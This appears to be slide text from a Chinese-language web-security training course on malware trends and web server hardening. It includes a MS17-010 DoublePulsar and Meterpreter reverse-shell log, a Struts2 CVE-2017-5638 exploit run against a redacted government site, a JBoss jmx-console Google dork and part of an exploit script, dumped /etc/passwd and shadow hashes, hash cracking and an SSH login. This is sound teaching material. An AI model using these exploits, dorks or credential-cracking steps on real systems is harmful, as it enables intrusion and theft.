

網站安全攻防實務

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About Me

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- 系統開發
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Outline

- 課程規劃介紹
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- FAQ
- References

Outline

- **課程規劃介紹**
- 惡意軟體發展趨勢
- 網站系統安全管理
- 網站程式開發與攻防
- **FAQ**
- **References**

課程規劃介紹

- **課程目標**

- 加強學員網站資訊安全管理與基本觀念
- 了解網站攻擊類型與趨勢
- 加強網站應用軟體開發人員之安全程式基本概念

課程規劃介紹

• 課程重點

- 說明近期惡意軟體行為與發展趨勢
- 透過案例學習如何掌握網站資訊安全、機敏資訊隱藏、資料庫防護
- 說明Web應用系統安全管理之建議準則
- 以程式碼說明漏洞緣由，實例說明並演示修改方法，加強安全程式設計能力
- 藉由實機演練案例，一步步帶領學員從不安全程式碼修改補強，進行攻擊並引領實作修改，強化教學成效
- 加強學員資安管理能力及自行診測之能力

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- **惡意軟體發展趨勢**
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惡意軟體發展趨勢

- **多種攻擊手法**

- 惡意程式碼、網路釣魚、垃圾郵件、社交工程、區域網路攻擊、網站應用程式弱點及系統弱點利用等

- **攻擊方式演進**

- 個人電腦→區域網路→網際網路

- **駭客攻擊之目標**

- 硬碟→企業內部伺服器→公開伺服器主機

惡意軟體發展趨勢

- **APT攻擊**

- 進階持續性滲透攻擊(Advanced Persistent Threat, APT)
- 針對特定的公司或組織所進行的複雜網路攻擊
- 出於經濟利益或競爭優勢
- 一個長期持續的攻擊
- 企業型的網路攻擊

惡意軟體發展趨勢

- **APT與傳統攻擊不同之處**

APT	傳統攻擊
特定的目標對象	所有對象
透過多方管道針對目標進行入侵感染	任意散布
因目標的行為而衍生出攻擊的方式	通用的單一方式
專注在高價值或特定資產	不限

惡意軟體發展趨勢

• WannaCry

自由時報 Liberty Times Net 即時新聞 報紙總覽 影音 娛樂 汽車 時尚 體育 3C 評論 食譜 健康 臺北市 28-33 °C

勒索病毒「想哭」橫行 10所學校59電腦中鏢

2017-05-15 16:48

〔記者吳柏軒／台北報導〕勒索病毒軟體「WannaCry」橫行全球，教育部清查，有10所學校共59台電腦中鏢，但多是個人電腦或電腦教室等，沒有重要主機，因此直接重灌即可，目前要求各級學校或學術網路管理者加強管理、做好更新，也呼籲不要交付贖金，以免受害。

勒索病毒入侵電腦，將所有電腦檔案加密，讓使用者無法開啟，藉此要求使用者付錢解密，日前「WannaCry」盛行，全球上百萬計電腦受害，台灣也陸續傳出受害情況。

教育部資料司長詹寶珠表示，截至今今天下午統計，已有10間學校共59台電腦回報受到該勒索病毒侵入，其中大學較多，北中南各地皆有，但並沒有核心主機受害，多是電腦教室的公用教學用電腦被勒索，但裡面沒有重要資料，目前為止並無學校付贖金。

資料司高級分析師黃士峰解釋，這次中鏢電腦以南部居多，大部分為電腦教室，因為校方多用還原卡進行管理，但還原時沒有最新的微軟系統更新修補，導致病毒有機可趁，不過也因公用教學電腦沒有重要資料，只要直接重灌即可，並無太大影響，

黃士峰還說，台灣學術網路都有偵測機制，可以主動察覺有無學校受到病毒攻擊，以及防禦機制等，就整體資安設備來說，可降低擴散，台灣方面學術網路暫時未有重大災情。



勒索病毒「WannaCry」肆虐全台，台灣有10所學校59電腦中鏢。(網路畫面)

惡意軟體發展趨勢

- WannaCry



惡意軟體發展趨勢

• 靠北工程師ERP事件

- 「恭喜你得到免費iphone6s」 - 釣魚信件



公司要倒了嗎...
因為會計部的堅持erp伺服器在他們單位
(他們認為他們是完全獨立單位)
也有會計部資訊組
會資組今天上午erp當掉打來資訊部說
他用伺服器update順便check mail
運氣很好,免費中獎iphone 6S
點了以後沒有反應
重開機發現資料都被加密了.....
中了cryptolocker
問我們怎麼辦?! 拜托就解

這位同事可以打包了吧?
我也可以找新公司了吧?
別問我為什麼沒有防毒

他們家不歸我們家管
就讓你獨立吧!
豬隊友

惡意軟體發展趨勢

- MS17-010

```
Module: Doublepulsar
-----
Name                Value
----                -
NetworkTimeout      60
TargetIp             172.16.51.23
TargetPort           445
DllPayload           c:\reverser_tcp.dll
DllOrdinal           1
ProcessName          lsass.exe
ProcessCommandLine
Protocol             SMB
Architecture         x64
Function             RunDLL

[?] Execute Plugin? [Yes] :
[+] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xF56379A
F
SMB Connection string is: Windows Server 2008 R2 Standard 7601 Service Pack
*
Target OS is: 2008 R2 x64
Target SP is: 1
    [+] Backdoor installed
    [+] DLL built
    [.] Sending shellcode to inject DLL
    [+] Backdoor returned code: 10 - Success!
    [+] Backdoor returned code: 10 - Success!
    [+] Backdoor returned code: 10 - Success!
    [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) >
```

惡意軟體發展趨勢

- MS17-010

```
[*] Started reverse TCP handler on 172.16.51.122:443
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 172.16.51.23
[*] Meterpreter session 5 opened (172.16.51.122:443 -> 172.16.51.23:57562) at 20
17-06-27 23:05:14 -0400

meterpreter > systeminfo
[-] Unknown command: systeminfo.
meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : zh_TW
Domain       : ████████
Logged On Users : 4
Meterpreter  : x64/windows
meterpreter > █
```

惡意軟體發展趨勢

• struts2

The screenshot shows a news article on the iThome website. The article title is "Apache Struts2再度爆發高風險漏洞，HITCON Zeroday通報：金融電信業者受駭". The author is 黃彥霖, published on 2017-03-07. The article text discusses a high-risk vulnerability in Apache Struts2, specifically CVE-2017-5638, which was reported by HITCON Zeroday. It mentions that this vulnerability affects versions 2.3.5, 2.3.31, 2.5, and 2.5.10, and can lead to information leakage and remote code execution. The article also includes a "DevOpsDays Taipei" logo and a keynote reference.

Struts2 S2-045 漏洞預警 (CVE-2017-5638)

HITCON Zeroday 服務團隊 2017/03/07

近期 HITCON Zeroday 陸續收到 Struts2 S2-045 漏洞通報，網路上 PoC 攻擊程式已經流傳，且已發現大規模掃描發生。請各位朋友多注意系統安全，儘速更新。

影響範圍：Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10

建議升級：Struts 2.3.32 或 Struts 2.5.10.1

漏洞影響：攻擊者可直接遠端執行任意指令，控制目標伺服器，請儘速更新系統。

詳情請參閱 <https://cwiki.apache.org/confluence/display/WW/S2-045>

臺灣HITCON Zeroday漏洞通報平臺表示，臺灣已經有使用Struts2框架的銀行和電信業者，遭到駭客大規模的IP掃描，一旦銀行業者沒有修補相關漏洞，駭客就可以成功入侵該銀行網站並竊取相關資料、置入後門程式。

用J2EE開發框架Apache Struts2的網站伺服器的網管人員注意，如果網站伺服器所使用的框架版本是Struts 2.3.5、Struts 2.3.31、Struts 2.5 ~ Struts 2.5.10等版本，因為Apache基金會公布，上述相關版本都存在一

還在等待
「暗網」
刺探問候你的底線嗎？

iThome Security
#間諜裝置 #竊納

音樂中嵌入高頻率訊號，攻擊者利用竊納原理來監控目標對象

有想過電腦或手機在播放音樂的時候，駭客同時也在監視你的行為嗎？華盛頓大學研究團隊日前發布論文表示，他們在音樂當中嵌入高

惡意軟體發展趨勢

- struts2

```
C:\Users\mick\Dropbox\Public\NCCST\exploit>python struts2.py http://[redacted].gov.tw/staff.action dir
[*] CVE: 2017-5638 - Apache Struts2 S2-045
[*] cmd: dir
磁碟區 C 中的磁碟沒有標籤。
磁碟區序號: E877-F71D

C:\Program Files\Apache Software Foundation\Tomcat 8.5 的目錄
2017/03/17 下午 04:43 <DIR> .
2017/03/17 下午 04:43 <DIR> ..
2017/03/09 上午 09:04 7 a.txt
2016/08/16 下午 05:03 <DIR> bin
2016/09/12 上午 07:41 <DIR> conf
2017/03/14 下午 03:23 321 iget.vbe
2016/08/16 下午 05:03 <DIR> lib
2016/07/06 下午 04:44 58,153 LICENSE
2017/03/17 上午 12:00 <DIR> logs
2016/07/06 下午 04:44 1,774 NOTICE
2016/08/30 下午 09:20 <DIR> temp
2016/07/06 下午 04:44 21,630 tomcat.ico
2016/07/06 下午 04:44 79,952 Uninstall.exe
2016/08/16 下午 05:03 <DIR> webapps
2016/08/16 下午 05:03 <DIR> work
6 個檔案 161,837 位元組
9 個目錄 81,991,307,264 位元組可用

C:\Users\mick\Dropbox\Public\NCCST\exploit>
```

惡意軟體發展趨勢

• 網站對駭客來說是很好的進入點



網站被入侵 63%管理者不知道原因

作者：編輯部 -04/02/2012



網站入侵消息時有所聞，讓人驚訝的是這些被入侵網站的管理者，超過半數以上不知道網站被駭客入侵的原因，也不知道如何提高防禦能力及啟動適當的回應機制。

StopBadware和Commtouch於日前發表一份調查報告：被入侵網站(Compromised Websites: An Owner's Perspective)，調查對象為600多名網站遭入侵的網站管理者，結果顯示出，網站管理員不了解網站被駭的原因，在主動偵測網站被入侵以及問題解決的能力也都有待提升，相關

調查數據如下：

一、網站被駭的原因：

- …… 63%的受訪者表示不知道。
- …… 20%為使用不安全或過時的管理軟體。
- …… 12%為電腦遭到病毒或惡意程式攻擊。
- …… 6%因為管理員本身或其同事的帳號密碼被竊取。
- …… 2%表示因為透過公用電腦或公用WiFi無線網路登入網站而讓駭客有機可乘。

惡意軟體發展趨勢

- 駭客視野
 - 駭客看的網頁跟你不一樣

惡意軟體發展趨勢

www.academic.ntust.edu.tw/home.php

TAIWAN TECH National Taiwan University of Science and Technology

Google

網站地圖 | 台科大首頁 | 課程查詢 | 學生資訊系統 | 入學資訊 | English

教務處

Office of Academic Affairs

分類清單

- 教務長室
- 最新消息與公告
- 相關法規
- 註冊組
- 研教組
- 課務組
- 出版組
- 綜合業務組
- 表單下載
- 意見交流
- 常見問題
- 新生入學專區

最新消息

- 公告106學年度第1學期本校學生修讀輔系、雙主修名額、相關規定、應修科目表及申請日期【教務處註冊組】 [2017-07-06]
- 1052期末課程評量中獎名單【課務組】 [2017-06-23]
- 公告106學年度大學部申請轉系學生審查結果【註冊組】 [2017-06-14]
- 106學年度第一學期名家系列課程時間表【課務組】 [2017-06-09]
- 公告105學年度下學期學生專業證照獎勵審查通過名單 [2017-05-02]
- 1052期中教學意見回饋調查中獎名單【課務組】 [2017-04-17]
- 公告106學年度大學部四年制各系轉系名額、審查標準及申請日期【註冊組】 [2017-03-15]
- 105學年度第1學期書卷獎得獎公告【註冊組】 [2017-03-14]
- 公告6月3日補行上班、上課 [2017-03-14]
- 公告105學年度第2學期大學部學生申請輔系及雙主修審查結果【註冊組】 [2017-03-06]
- 105學年度第二學期名家系列課程時間表【課務組】 [2017-01-25]
- 1051期末課程評量中獎名單【課務組】 [2017-01-16]

→ more

公告事項

- 行事曆
- 國立臺灣大學系統跨校修讀學分學程專區
- 資訊公開
- 教學助理專區
- 自我評鑑專區

NTU SYSTEM 國立臺灣大學系統

2393580

國立臺灣科技大學 教務處 臺北市 106 大安區基隆路 4 段 43 號 02-2733-3141 本文件所有圖文均受法律保護

惡意軟體發展趨勢

The screenshot shows the website www.academic.ntust.edu.tw/ with several security vulnerabilities highlighted:

- admin.php ? SQLi ? Directory listing ?**: Located in the browser's address bar.
- Sitemap ?**: Located in the top navigation menu.
- SQL Query ?**: Located in the top navigation menu.
- 網站地圖**: Located in the top navigation menu.
- 課程查詢**: Located in the top navigation menu.
- 學生資訊系統**: Located in the top navigation menu.
- 入學資訊**: Located in the top navigation menu.
- English**: Located in the top navigation menu.
- CMDi ? XSS ?**: Located near the search bar.
- Login ?**: Located near the login button.
- LFI ?**: Located next to the "分類清單" (Classification List) menu.
- LFI ?**: Located next to the "最新消息" (Latest News) list.
- Default password ?**: Located near the footer.

The website content includes the NTU logo, "教務處" (Office of Academic Affairs), and a list of news items such as "公告106學年度第1學期本校學生修讀輔系、雙主修名額、相關規定、應修科目表及申請日期【教務處註冊組】".

惡意軟體發展趨勢

```
view-source:www.academic.ntust.edu.tw/home.php
1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml" lang="zh-tw">
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
5 <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" /><meta name="keywords" content="請填寫網站關鍵記事，用半角逗號(,)隔開" />
6 <meta name="description" content="請填寫網站簡述" />
7 <meta content="index,follow" name="robots">
8 <title>國立臺灣科技大學 教務處 </title>
9 <link rel="stylesheet" href="/ezfiles/1/1001/static/combine-zh-tw.css" type="text/css" />
10 <!--[if lte IE 6]>
11 <link rel="stylesheet" href="/style/style-ie6.css" type="text/css" />
12 <![endif]-->
13 <script type="text/javascript" src="/lib/js/jquery.js"></script>
14 <script type="text/javascript" src="/lib/js/jquery-migrate.js"></script>
15 <noscript>Your browser does not support JavaScript!</noscript>
16 <script language="javascript"><!--
17   var isHome = true
18   --></script>
19 <noscript>Your browser does not support JavaScript!</noscript>
20 <script type="text/javascript" src="/js/20170313.php"></script><noscript>Your browser does not support JavaScript!</noscript>
21 <script type="text/javascript" src="/lib/js/calendar/scw.zh-tw.js"></script><noscript>Your browser does not support JavaScript!</noscript>
22 <script type="text/javascript" src="/lib/js/calendar/scw.js"></script><noscript>Your browser does not support JavaScript!</noscript>
23 <script type="text/javascript">
24 var divOs = new divOsClass('divOs');
25 divOs.setInfo('imagedir','/images');
26 divOs.setInfo('styledir','/style');
27 divOs.setInfo('waitWord','');
28 var _SiteCounter=2393580
29 divOs.Cookie.setCookie('_counter',_SiteCounter,0,'')
30
31 $(document).ready(function(){
32   divOs.runOnload();
33 });
34 var ssologinUrl = "";
35 </script><noscript>Your browser does not support JavaScript!</noscript>
36 </head>
37
38 <body class="page_home">
39 <!-- Outer Container Begin -->
40 <!-- Outer's Width, LAYOUT=Center/Left/Right -->
41 <div class="outer-outer">
42 <div class="outer layout_type"><div class="container"><div class="container-inner">
43   <!-- Head Begin -->
44   <div class="mainhead"><div class="mainhead-inner">
45     <div id="Dyn_head">
46
47 <div class="selfhead">
48
49
50   <div class="head_03">
51 <div class="head_02">_
52 <div class="head_01">
53 <div class="logo">
54   <a href="/home.php" title="國立臺灣科技大學教務處">
55     
56   </a>
57 </div>
58
```

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- 課程規劃介紹
- 惡意軟體發展趨勢
- **網站系統安全管理**
- 網站程式開發與攻防
- FAQ
- References

網站系統安全管理

- **主機Server相關**

- 資訊洩漏
- 開啟的服務
- 弱密碼
- Patch&Update
- 加密儲存
- Oauth

網站系統安全管理


- 主機Server相關

- 資訊洩漏
 - 管理頁面暴露
 - 目錄瀏覽(Index of)
 - 錯誤訊息
- 引響不大？
- 不是問題？
- 沒有重大資訊不重要？

網站系統安全管理

- 舉個例子
 - `site:cn inurl:jmx-console`

網站系統安全管理



The screenshot shows a Google search interface with the following elements:

- Search Bar:** Contains the query "site:cn inurl:jmx-console".
- Navigation:** Includes tabs for "全部" (All), "圖片" (Images), "影片" (Videos), "新聞" (News), "地圖" (Maps), "更多" (More), and "搜尋工具" (Search Tools).
- Results Summary:** "約有 5,290 項結果 (搜尋時間: 0.58 秒)" (About 5,290 results, search time: 0.58 seconds).
- Language提示:** "提示: 只顯示繁體中文搜尋結果。您可以在使用偏好中指定搜尋語言" (Note: Only show search results in Traditional Chinese. You can specify the search language in your preferences).
- Search Results:**
 - Result 1:** [jboss.management.local:j2eeType=WebModule ...](#)
[www.cdi.cn:4237/jmx-console/HtmlAdaptor?...local%3Aj...](#) 翻譯這個網頁
Attribute Name (Access) Type Description, Attribute Value. DeploymentDescriptor (R)
java.lang.String MBean Attribute. The standard web descriptor for the html ...
 - Result 2:** [jboss jmx console - 给搜搜索](#)
[geiso.cn/jboss+jmx+console.html](#) 轉為繁體網頁
JBoss服务器正常启动后,可以进入到JBoss的管理端来查看服务器已经加载的Bean。在浏览器中打开"http://localhost:8080/jmx-console/",将打开如图3-4所示的JBoss ...
 - Result 3:** [自定义应用监控 - 卓豪](#)
[www.zohocorp.com.cn/.../jmx-console-snmp-console.html](#) 轉為繁體網頁
Use Applications Manager to build snmp consoles, jmx consoles for SNMP or JMX MBeans along with Alerting and Reports.
 - Result 4:** [JBoss JMX Management Console - hys.localdomain ...](#)
[www.lerkang.cn/jmx-console/HtmlAdaptor?action...](#) 翻譯這個網頁
JMX Agent View. hys.localdomain (172.16.150.30) - web. ObjectName Filter (e.g.: "jboss:*", "":service=invoker,*"): Sat Apr 09 04:01:06 CST 2016 ...
 - Result 5:** [JMX MBean View](#)
[bocoal.cn/jmx-console/HtmlAdaptor?...deployment%3Aw...](#) 翻譯這個網頁
2016年4月13日 - Attribute Name, Access, Type, Description, Attribute Value. ParentName,

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
JMX MBean View

Name	Domain	jboss.management.local
	name	jmx-console.war
	J2EEServer	Local
	J2EEApplication	null
	j2eeType	WebModule
Java Class	org.jboss.management.j2ee.WebModule	
Description	<i>Management Bean.</i>	

[Back to Agent View](#) [Refresh MBean View](#)

Attribute Name (Access) Type Description	Attribute Value
	<pre>The standard web descriptor for the html adaptor HtmlAdaptor org.jboss.jmx.adaptor.html.HtmlAdaptorServlet ClusteredConsoleServlet org.jboss.jmx.adaptor.html.ClusteredConsoleServlet jgProps</pre>

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JBoss AS 3, 4, 5, 6 - Remote Command Execution


EDB-ID: 36575	CVE: N/A	OSVDB-ID: 120064
EDB Verified: x	Author: João Filho Matos Figueiredo	Published: 2015-03-31
Download Exploit: Source Raw	Download Vulnerable App: N/A	

[« Previous Exploit](#)

[Next Exploit »](#)

```
1 | # coding: utf-8
2 | # JexBoss v1.0. @autor: João Filho Matos Figueiredo (joaomatosf@gmail.cc)
3 | # Updates: https://github.com/joaomatosf/jexboss
4 | # Free for distribution and modification, but the authorship should be p
5 |
6 |
7 | import httplib, sys, urllib, os, time
8 | from urllib import urlencode
9 |
10 | url = 'http://10.10.10.10'
```

網站系統安全管理



Command: ipconfig

Windows IP 配置

以太网适配器 本地连接:

```
连接特定的 DNS 后缀 . . . . . :  
本地连接 IPv6 地址. . . . . : fe80::640b:4543:3eb0:321b%10  
IPv4 地址 . . . . . : 192.168.6.11  
子网掩码 . . . . . : 255.255.255.0  
默认网关. . . . . : 192.168.6.1
```


隧道适配器 本地连接*:

```
媒体状态 . . . . . : 媒体已断开  
连接特定的 DNS 后缀 . . . . . :
```


隧道适配器 本地连接* 8:

```
媒体状态 . . . . . : 媒体已断开  
连接特定的 DNS 后缀 . . . . . :
```

網站系統安全管理



網站系統安全管理




Command: ifconfig

```
eth0      Link encap:Ethernet  HWaddr 00:0C:29:45:8A:4E
          inet addr: [REDACTED].227  Bcast: [REDACTED]  Mask:255.255.255.192
          inet6 addr: fe80::20c:29ff:fe45:8a4e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8014943 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4444301 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:932752847 (889.5 MiB)  TX bytes:558857659 (532.9 MiB)

eth2      Link encap:Ethernet  HWaddr 00:0C:29:45:8A:62
          inet addr:192.168.2.38  Bcast:192.168.2.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe45:8a62/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:249370705 errors:0 dropped:0 overruns:0 frame:0
          TX packets:177571111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:257213214631 (239.5 GiB)  TX bytes:154636046110 (144.0 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:588559 errors:0 dropped:0 overruns:0 frame:0
          TX packets:588559 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56275394 (53.6 MiB)  TX bytes:56275394 (53.6 MiB)
```


網站系統安全管理



Command: cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:./:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rtkit:x:499:497:RealtimeKit:/proc:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
haldaemon:x:68:68:HAL daemon:./:/sbin/nologin
gdm:x:42:42:./var/lib/gdm:/sbin/nologin
ntp:x:38:38:./etc/ntp:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
saslauth:x:498:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89:./var/spool/postfix:/sbin/nologin
pulse:x:497:496:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
tcpdump:x:72:72:./:/sbin/nologin
hero:x:500:500:hero:/home/hero:/bin/bash
```

網站系統安全管理

```
root:$1$NG94Vu3J$dXIwGm5Dlkmw80qmIYLfC/:16579:0:99999:7:::
bin:*:15980:0:99999:7:::
daemon:*:15980:0:99999:7:::
adm:*:15980:0:99999:7:::
lp:*:15980:0:99999:7:::
sync:*:15980:0:99999:7:::
shutdown:*:15980:0:99999:7:::
halt:*:15980:0:99999:7:::
mail:*:15980:0:99999:7:::
uucp:*:15980:0:99999:7:::
operator:*:15980:0:99999:7:::
games:*:15980:0:99999:7:::
gopher:*:15980:0:99999:7:::
ftp:*:15980:0:99999:7:::
nobody:*:15980:0:99999:7:::
dbus:!!:16573:::~:
usbmuxd:!!:16573:::~:
vcsa:!!:16573:::~:
rtkit:!!:16573:::~:
avahi-autoipd:!!:16573:::~:
abrt:!!:16573:::~:
haldaemon:!!:16573:::~:
gdm:!!:16573:::~:
ntp:!!:16573:::~:
apache:!!:16573:::~:
saslauth:!!:16573:::~:
postfix:!!:16573:::~:
pulse:!!:16573:::~:
sshd:!!:16573:::~:
tcpdump:!!:16573:::~:
hero:$1$zblHT7X1$7ZuHF6.1SkQMfCGc4aV/F/:16573:0:99999:7:::
```


網站系統安全管理



The screenshot shows a web browser window with the URL `cmd5.com/default.aspx?hashtype=md5(unix)&answer=d-m0%3d`. The page content includes a navigation menu with links for [首页](#), [解密范围](#), [成功率测试](#), [批量解密](#), [会员](#), and [W](#). Below the menu, there is a status bar showing a redacted login record: `记录:[REDACTED], 付费查询剩余条数[994], [充值] [退出]`. The main interface features a form with a text input for the ciphertext (密文), a dropdown menu for the hash type (类型) set to `md5(unix)`, and a [\[帮助\]](#) link. A prominent orange [解密](#) button is located below the form. The results section, labeled [查询结果:](#), contains a redacted area. At the bottom of the page, a paragraph of text describes the site's capabilities:

本站对于md5、sha1、mysql、ntlm等的实时解密成功率在全球遥遥领先。成立8年从未被超越。破解md5哪家强？不必去山东找南
站自行开发的程序，对于vb、dz、ipb、mssql等大量加密方式，破解速度是别人的10倍，成功率是别人的2倍，打遍全球无敌手，同时还是全
时破解的。

網站系統安全管理



```
hero@ [REDACTED] ~  
login as: hero  
hero@ [REDACTED]'s password:  
[hero@ [REDACTED] ~]$
```

網站系統安全管理

巧合？

網站系統安全管理

• 主機Server相關

- 資訊洩漏
 - 管理頁面暴露
 - 目錄瀏覽(Index of)
 - 錯誤訊息

- 提醒
 - 管理頁面不對外開放存取
 - 隱藏管理介面目錄
 - 加強後台安全措施

網站系統安全管理

- **主機Server相關**

- 資訊洩漏
 - 管理頁面暴露
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網站系統安全管理

台灣知名網購業者web ser... x +

www.wooyun.org/bugs/wooy Search

WooYun.org

加关注 16.9万

首页 厂商列表 白帽子 乌云榜 团队 漏洞列表 提交漏洞 乌云峰会 乌云招聘 知识库 公告

当前位置: WooYun >> 漏洞信息

漏洞概要 关注数(1)

缺陷编号: **WooYun-2015-129626**

漏洞标题: 台湾知名網購業者web service 敏感信息泄漏 (臺灣地區)

相关厂商: **Hitcon台湾互联网漏洞报告平台**

漏洞作者: **路人甲**

提交时间: 2015-07-29 13:43

公开时间: 2015-09-12 14:26

漏洞类型: 任意文件遍历/下载

危害等级: 中

自评Rank: 10

漏洞状态: 已交由第三方合作机构(Hitcon台湾互联网漏洞报告平台)处理

漏洞来源: <http://www.wooyun.org>, 如有疑问或需要帮助请联系 help@wooyun.org

Tags标签: 无

分享漏洞: 分享到 0


漏洞详情

披露状态:


2015-07-29: 细节已通知厂商并且等待厂商处理中

網站系統安全管理



Name	Last modified	Size	Description
 Parent Directory		-	
 [redacted]StoreApp-1.9.apk	11-Sep-2014 12:20	672K	
 [redacted]StoreApp-2.0.apk	20-Nov-2014 17:11	894K	
 add_order_no.php	12-Jul-2012 19:49	310	
 booking/	03-Nov-2014 18:01	-	
 chk_card_service.php	01-Oct-2014 14:22	1.8K	
 chk_device_firstbuy.php	09-Jul-2015 09:14	7.3K	
 chk_device_id.php	24-Jun-2015 14:58	3.6K	
 chk_storeapp_version.php	09-Jul-2015 11:24	1.8K	
 chk_version.php	09-Jul-2015 11:24	1.6K	
 chk_version.v2.php	06-Jul-2015 10:53	1.7K	
 func/	13-Jul-2015 15:23	-	
 get_all_today_deals.php	28-Jan-2015 09:40	1.4K	
 get_api_list.php	28-Jan-2015 09:42	3.0K	
 get_api_list.v2.php	06-Jul-2015 10:51	4.6K	
 get_banner_info.php	21-May-2015 09:42	2.5K	
 get_city_list.php	26-Jun-2015 09:46	39K	
 get_coupons_opening.php	08-Jun-2012 14:45	653	
 get_event_data.php	08-May-2015 17:05	2.9K	
 get_featured_store.php	08-Jun-2012 14:45	6.6K	
 get_fine_print.php	09-Jul-2015 11:24	1.7K	
 get_history.php	09-Jul-2015 11:24	5.5K	
 get_history_used.php	19-Mar-2015 09:05	4.8K	

網站系統安全管理



File Name	Last Modified	Size
get_inventory.php	28-Jan-2015 09:44	1.4K
get_map_search.php	08-Jun-2012 14:45	3.7K
get_product_info.php	27-Mar-2015 11:38	3.3K
get_push_city.php	08-Jun-2012 14:45	3.5K
get_search_cond.php	08-Jun-2012 14:45	3.1K
get_store_intro.php	10-Jun-2015 14:51	3.0K
get_tag_list.php	26-May-2014 12:20	1.0K
get_ticket_booking_info.php	09-Jul-2015 11:24	1.6K
get_time_range.php	08-Jun-2012 14:45	673
get_today_coupons.php	28-Jan-2015 09:53	2.6K
get_today_deals.php	30-Jun-2015 10:06	26K
get_today_tickets.php	06-Oct-2014 15:37	4.8K
get_token.php	10-Jul-2014 10:54	1.7K
get_user_bonus.php	08-Jun-2012 14:45	1.2K
get_user_info.php	14-Jan-2015 15:13	3.6K
get_yellow_pages.php	28-Jan-2015 09:50	1.4K
intowow/	27-May-2015 14:09	-
libs/	30-Apr-2015 15:13	-
m.purchase_history.php	08-Jun-2012 14:45	477
mapp_checkout-1_1.php	08-Jun-2012 14:45	2.4K
modify_user_password.php	29-Nov-2014 14:19	3.2K
push_app_info.php	08-Jun-2012 14:45	3.1K
reset_user_password.php	04-Sep-2014 15:55	3.9K
send_validate.php	11-Mar-2013 18:46	2.1K
signup_mem.php	09-Jul-2015 11:24	4.4K
upd_push_badge.php	29-Dec-2014 09:34	1.7K
upd_push_token.php	13-Jul-2015 17:47	9.1K

網站系統安全管理

http://m. [redacted].html x Index of /api/intowow/keys x +

m. [redacted].com/api/intowow/[redacted].html

Search

uid	<input type="text" value="22ed57acf9ad4cf69d024de48a9a72bf"/>
message_id	<input type="text" value="37f8f589f76940c6b0e6ead2844febd541782"/>
token	<input type="text" value="iPhone 6"/>
os_type	<input type="text" value="2. iOS"/>
action	<input type="text" value="ch_id=99991&city_id=1&pid=61098&isopenpush=1&spot=5aSn5a6J5Y2A&tkType=1&checkfav=1&name=6aOf6Jed5pel5byP5Ym15oSP5paZ55CG"/>
title	<input type="text"/>
expire_time	<input type="text" value="1451577599"/> <small>此 push 訊息的失效時間, Server 端 push 此訊息時應判斷是否已達失效時間, 若是應自動忽略. APP 收到此訊息時應判斷是否已達失效時間, 若是應自動忽略.</small>
image	<input type="text" value="http://pic [redacted].com/img.php?type=product&id=64226&size=r"/>
complete_text	<input type="text" value="Daniel test"/> <small>此 push 訊息的顯示內容</small>
short_text	<input type="text"/>
click_action	<input type="text" value="1: go to channel page"/>
popup_mode	<input type="text" value="0. SDK 不要彈出訊息"/>

網站系統安全管理



The screenshot shows a web browser address bar with the URL [m\[redacted\].com/api/intowow/keys/](https://m[redacted].com/api/intowow/keys/). Below the address bar, the page title is "Index of /api/intowow/keys". The main content is a directory listing table with columns for Name, Last modified, Size, and Description. The table contains three entries: a parent directory, a file named apns-dev.pem, and a file named apns.pem.

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 apns-dev.pem	12-Mar-2015 10:50	3.9K	
 apns.pem	12-Mar-2015 10:50	5.6K	

網站系統安全管理

